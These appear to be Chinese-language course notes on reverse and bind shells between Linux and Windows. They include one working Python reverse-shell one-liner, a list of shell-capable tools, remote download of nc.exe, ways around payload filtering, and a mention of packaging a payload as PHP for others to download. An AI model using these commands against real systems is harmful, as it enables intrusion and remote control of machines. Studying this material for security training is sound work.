反弹Shell
在线生成:
https://forum.ywhack.com/shell.php
实操1 Linux-->Windows:
使用网站Online - Reverse Shell Generator

对于windows监听:

对于Linux进行反弹shell:

问题1:
为什么使用(python环境已有)
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("127.0.0.1",6666));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'云服务器widows(监听机)连接不上本地自己的windows(反向连接)

原因:
python版本差异,语法问题
命令类型:
1.系统自带:系统支持的系统命令调用
Bash -i,nc,curl,rustcat,openssl,telnet
2.开发语言:系统环境变量开发环境
perl,php,ruby
3.第三方项目
MSFVenom ,Hoaxshell
4.正反向类别
Reverse反向 Bind绑定等
问题2:

正向连接(先将自己绑定)
讲课电脑直接连接:
为什么不使用反向链接:
因为只能找到网关(下面有手机等设备),必须要有个中间代理才行
实操2:windows-->linux:

总结:
1、Windows上基本就PowerShell命令可以反弹,再就是环境变量的开发语言
2、Linux上默认自带的nc(ncat),系统命令,开发语言等基本大部分都可反弹
实操3:

windows上远程下载Ubuntu上准备好的nc.exe


下载好后可以进行反向连接:
连接不上原因:
1.有时候反向连接不起可能是因为漏洞对于url是post提交还是get提交有了限制,get有限制,post可以全部提交
2.符号有限制



回显出来就没有那么多:(封装成php让别人下载)

封装教程:
